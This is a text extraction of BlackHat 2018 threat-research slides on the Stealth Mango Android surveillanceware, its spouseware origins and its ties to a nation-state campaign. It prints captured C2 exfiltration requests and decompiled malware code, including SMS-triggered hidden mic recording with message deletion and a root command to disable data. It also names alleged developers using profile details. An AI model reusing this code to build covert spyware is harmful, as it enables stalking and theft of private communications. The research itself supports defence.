




Stealth Mango and The Prevalence of Mobile Surveillanceware

BlackHat USA 2018

Las Vegas, Nevada




Who are we ?



Andrew Blaich

Head of Device
Intelligence at
Lookout



Michael Flossman

Head of
Professional
Services at Lookout

You may remember us from research into:


- Pegasus for iOS
- Dark Caracal (Pallas)
- Chrysaor
- Desert Scorpion
- Frozencell
- xRAT
- Titan

Agenda

- 1. Background**
- 2. Stealth Mango**
- 3. Infrastructure**
- 4. Exfiltrated Data**
- 5. Identities**
- 6. Tangelo**
- 7. Attack Vectors**

Background

Op C-Major and Transparent Tribe



Op C-Major / Transparent Tribe

March 2016

Previously in Nation State activity




- Targeted attacks primarily against members of the Indian military
- Combination of windows and mobile malware
- Long running, effective, but low sophistication
- Social engineering

Op C-Major / Transparent Tribe

March 2016

Previously in Nation State activity




- Spear phishing targeting Indian embassies in Astana (KZ) and Riyadh (SA)
- Watering hole
 - Indian military themed content
 - Links to malicious files

Op C-Major / Transparent Tribe

March 2016

Previously in Nation State activity



- 'It was able to get at least 16 gigabytes worth of data from 160 targets.'
- '...what caught our interest, apart from its highly targeted nature, is the lack of sophistication in the tools and tactics it used...'
- '...this targeted attack campaign is amateur at best, sloppy at worst...'

Op C-Major / Transparent Tribe

Previously in Nation State activity

- Front door left open for 4th party data collection
- Testing on personal machines
- Exfil contained Viber conversation with developer

Sajid Iqbal.

- Name and phone # linked to domains
appstertech[.]com and **guddyapps[.]com**.
- Another C2 linked to **Faisal Hanif**




Image from Proof Point's Transparent Tribe report

Purveyors of Spouseware

Because “caring” means installing spyware on the devices of your loved ones <3

Faisal Hanif
Manager Operation
‘Founder And Manager Operations With 20+ Years Of IT Experience..’



Faisal Hanif
Founder at Innovative Technologies Network
Pakistan

Connect **–**

I have above 20+ years gradually growing career in Planning, Designing, Development, Deployment & Management of 4th Generation Carrier-grade, fault tolerant converged voice & Data Solutions. I have successfully completed UC Voice/Video-communication solutions development for multiple companies...

Show more 


Founder
Innovative Technologies Network
Nov 2002 - Present • 5 yrs 8 mos

Manager/Carrier Relations
Vopium
Jan 2011 - Nov 2012 • 1 yr 10 mos

VoIP Manager
Vopium A/S-Prf
2007 - Jun 2011 • 4 yrs

VoIP Engineer
Vopium
May 2007 - Dec 2007 • 8 mos

Sajid Iqbal
Application Architect
‘He does not believe in future, He creates his own.’



Sajid Iqbal
Mobile Application Architect at Vopium
Lahore, Pakistan

Message **–**

Mobile Application Developer, Mobile Application Architect, have specialized skills in android and iPhone, Symbian-Cv+, J2ME and Black-Berry (RIM). Specialties: Cv+, Symbian-Cv+, Nokia series 60 Specialized, Phone, Objective-C, J2ME, blackberry (RIM), S10, GSM, GPRS, SMS, WAP etc. Android SD...

Show more 

Mobile Application Architect
elbricks Inc
Sep 2011 - Mar 2012 • 1 yr 7 mos

Mobile Application Architect
Vopium
Oct 2008 - Sep 2011 • 3 yrs

Principal Software Engineer/ Team Lead
Vopium
Dec 2006 - Oct 2008 • 1 yr 11 mos

Software Engineer
Vopium
Jul 2006 - Dec 2006 • 1 yr 6 mos

linked to APT activity
zero 🦊 given

ANDRORAT



TRACKOZE
An Android Tracking App



THE ONE SPY

Purveyors of Spouseware

Because caring means installing spyware on the devices of your loved ones <3

Faisal Hanif
Manager Operation
'Founder And Manager Operations With 20+ Years Of IT Experience..'

Work Experience:

- Founder Innovative Technologies Network Nov 2002 - Present • 9 yrs 8 mos
- Manager Carrier Relations Vopium Jan 2011 - Nov 2012 • 1 yr 10 mos
- VoIP Manager Vopium A/S Prf 2007 - Jun 2011 • 4 yrs
- VoIP Engineer Vopium May 2007 - Dec 2007 • 8 mos

Skills: Innovative Technologies Network, C++, Java, See contact info, 100+ connections

Actions: Connect, Message

Sajid Iqbal
Application Architect
'He does not believe in future, He creates his own.'

Work Experience:

- Mobile Application Architect at Vopium Lahore, Pakistan Oct 2008 - Sep 2011 • 3 yrs

Skills: vbrickz Inc, University of Engineering and Technology, Lahore, See contact info, 90+ connections

Actions: Message, Show more

- Mobile Application Architect**
vbrickz Inc
Sep 2011 - Mar 2013 • 1 yr 7 mos
- Mobile Application Architect**
Vopium
Oct 2008 - Sep 2011 • 3 yrs
- Principal Software Engineer/ Team Lead**
Vopium
Dec 2006 - Oct 2008 • 1 yr 11 mos
- Software Engineer**
Vopium
Jul 2006 - Dec 2006 • 1 yr 6 mos



Home Our Services Portfolio Our expertise About Us Contact Us



What is next?

Always be developin.



Stealth Mango




Tangelo



Stealth Mango

Android malware



Stealth Mango

Ask for permission, beg for nothing.

App Capabilities

- Record audio
 - Environment audio (hot mic)
 - Call recording
- Record screen
 - Record the screen if WhatsApp is foregrounded
- Track device location
 - Adjustable rate of tracking
- Exfiltrate multimedia
 - Shared videos, images, and audio content from external storage
- Device Information
 - Retrieve battery levels, wifi and gps status, storage and cellular carrier info
- Enumerate Installed apps
- Record keystrokes
- Retrieve contacts and related data:
 - Contact photos
 - Google Talk, AIM, ICQ, Jabber, QQ, Skype, MSN, or Net meeting details
 - Email address
 - Phone numbers
 - Names
- Receive instructions via text messages
- Silently drop calls from blacklist
- Delete text messages
- Hide Icon


Exploits?

All the permissions

- Phishing!
- Exploits were **not** needed to run this effective surveillanceware campaign ... although superuser's nice.
- Ask and the user will more than likely grant all the permissions the malware needs.

Stealth Mango

APK Implants



Package Name	App Name
com.gbooking.googleupdater	GoogleUpdater
com.update.system	System
com.itelephone.dialer	Dialer
com.due.gplayer	GPlayer
com.maps.lgmaps	gmaps
com.booking.gvoice	GVoice
com.gsync	Gsync
com.play.pservies	Pservies
com.lgoogle.playupdate	Playupdater
com.gsearch.ichrome	iChrome

42 known samples (as of May 10, 2018)

Stealth Mango

C2 Communication

POST /admin/newuser.php HTTP/1.1

```
{"imei":"555244581248457","tag":"sf"}
```

POST /admin/data/collectdata-new.php HTTP/1.1

```
{"a": "555244581248457",
"b": [{"locationLatitude": "", "locationLongitude": "", "smsBody": "Hey what's
up?", "smsRecipient": "+1556872663", "smsStatus": "1", "smsTime": "2018-02-09
01:15:29", "smsType": "Sent", "Id": 1},
c": [{"callDirection": "Outgoing", "callDuration": "1035082", "callName": "2018-02-03
21:10:58 EST", "callNumber": "+1556872663", "callStartTime": "2018-02-03 21:10:58",
"callStatus": "1", "callerName": "", "locationLatitude": "0.0",
"locationLongitude": "0.0", "Id": 1},
"e": [],
"l": [{"installTime": "2018-02-20 16:34:50", "name": "GoogleUpdater",
"packageName": "com.gbooking.googleupdater", "status": "1", "version": "1.0.0"}],
"m": {"audioStorage": "0.00GB", "batteryLevel": "42%", "carrierName": "T-
Mobile", "deviceStorage": "1.93GB / 1.94GB", "deviceName": "Bebop", "isGpsOn": "true",
"isWifiOn": "false", "otherStorage": "0.01GB", "photosStorage": "0.00GB", "videosStorage": "
0.00GB", "appVersion": "2", "imei": "555244581248457"},
"n": {"imsi": "311778431023993", "cellNumber": "15556112203", "Id": 0}]}
```

HTTP/1.1 200OK

```
{"status": {"code": 200, "message": "User already
exist"}, "response": {"settings": {"state": "1", "dataSending": "1", "sms": "1", "voi
ce": "1", "cellid": "0", "browserhistory": "1", "pictures": "1", "videos": "0", "gpsInt
erval": "1", "recording": "0", "numbers": [""], "videoTime": ["2"], "audioTime": ["1
0:00,14:00"], "camTime": [""]}}}}
```

HTTP/1.1 200OK

```
{"status": {"code": <success | fail code>, "message": "< success | fail msg>"}}
```

Stealth Mango


C2 Communication

```
collectdata-new.php x collectdata-new_cleaned.php x
69     // Create instance of the class
70     $Message = new MessageData($imei, $sms[$i]→smsSender, addslashes($sms[$i]→smsBody), $sms[$i]→smsTime, $sms[$i]→locationLatitude, $sms[$i]→locationLongitude );
71     // If insert is not successfull try again till INSERTTRYCOUNT
72     // var_dump($Message);
73     $Message→>SaveData();
74     /* if (!$Message→>SaveData()) {
75         $i--;
76         $InsertTryCount++;
77
78         if (($InsertTryCount >= INSERTTRYCOUNT)) {
79             $current = file_get_contents($QueriesLog);
80             $current .= $Message→>ReturnQuery() . "\n";
81             //file_put_contents($QueriesLog, $current);
82             $InsertTryCount = 0;
83             $i++;
84         }
85     }*/
86 }
87 */
88 /*if (isset($root→locationInfo)) { // Check if root contains locationInfo node
89     // Count total nodes
90     $LocationInfoCount = count($root→locationInfo);
91     $InsertTryCount = 0;
92 */
93     // Begin loop to handle all nodes
94     for ($i = 0; $i < sizeof($locationData); $i++) {
95         // Extract node
96         // $locinfo = $root→locationInfo[$i];
97         // LOGGER
98         // $logIMEI→logInfo($locinfo→asXML());
99         // LOGGER
100        // Create instance of the class
```

~80% commented out code

Stealth Mango & The One Spy

From Spouseware to Nation State Tooling



```
public void onReceive(Context arg13, Intent arg14) {
    Util.Log("onReceive");
    if(arg14.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) {
        Util.Log("Received SMS");
        Bundle v2 = arg14.getExtras();
        if(v2 == null) {
            return;
        }

        try {
            Object v7 = v2.get("pdus");
            int v6;
            for(v6 = 0; true; ++v6) {
                if(v6 >= v7.length) {
                    return;
                }

                SmsMessage v3 = SmsMessage.createFromPdu((byte[])v7[v6]);
                this.mMessage = v3.getDisplayMessageBody();
                if(((this.mMessage.contains("StartMicBug")) || (this.mMessage.contains("Mic8k")))) {
                    int v4 = Integer.parseInt(this.mMessage.substring(this.mMessage.indexOf(":") + 1, this.mMessage.length()).replaceAll(" ", ""));
                    if(v4 == 2 || v4 == 5 || v4 == 15 || v4 == 30) {
                        Util.Log("Record mic for " + v4 + " min");
                        this.recordMic(v4);
                        this.abortBroadcast();
                        this.setResultData(null);
                    }
                }

                new Handler().postDelayed(new Runnable() {
                    public void run() {
                        CommunicationReceiver.this.deleteSMS();
                    }
                }, 2000);
            }
        } catch (Exception e) {
            Util.Log("Exception: " + e.getMessage());
        }
    }
}
```

The One Spy

Stealth Mango & The One Spy

From Spouseware to Nation State Tooling

```
public Util() {
    super();
}

public static void Log(Object arg3) {
    Log.d("Google", arg3 + "");
}

public static boolean checkPermission(String arg3) {
    boolean v0 = true;
    if(Build.VERSION.SDK_INT >= 23 && MyApplication.getApplicationContext().checkSelfPermission(arg3) != 0) {
        v0 = false;
    }
    return v0;
}

public static void disableMobileData() {
    Util.Log("Disable mobile data");
    try {
        Process v2 = Runtime.getRuntime().exec("su");
        DataOutputStream v1 = new DataOutputStream(v2.getOutputStream());
        v1.writeBytes("svc data disable\n");
        v1.flush();
        v1.writeBytes("exit\n");
        v1.flush();
        try {
            v2.waitFor();
        }
        catch(InterruptedException v0_1) {
            v0_1.printStackTrace();
        }
        v1.close();
    }
    catch(IOException v0) {
        v0.printStackTrace();
    }
}
```

Stealth Mango

```
public Util() {
    super();
}

public static void Log(Object arg3) {
    Log.d("SpyDebug", arg3 + "");
}

public static boolean checkPermission(String arg3) {
    boolean v0 = true;
    if(Build.VERSION.SDK_INT >= 23 && MyApplication.getApplicationContext().checkSelfPermission(arg3) != 0) {
        v0 = false;
    }
    return v0;
}

public static void disableMobileData() {
    Util.Log("Disable mobile data");
    try {
        Process v2 = Runtime.getRuntime().exec("su");
        DataOutputStream v1 = new DataOutputStream(v2.getOutputStream());
        v1.writeBytes("svc data disable\n ");
        v1.flush();
        v1.writeBytes("exit\n");
        v1.flush();
        try {
            v2.waitFor();
        }
        catch(InterruptedException v0_1) {
            v0_1.printStackTrace();
        }
        v1.close();
    }
    catch(IOException v0) {
        v0.printStackTrace();
    }
}
```

The One Spy

Stealth Mango & The One Spy

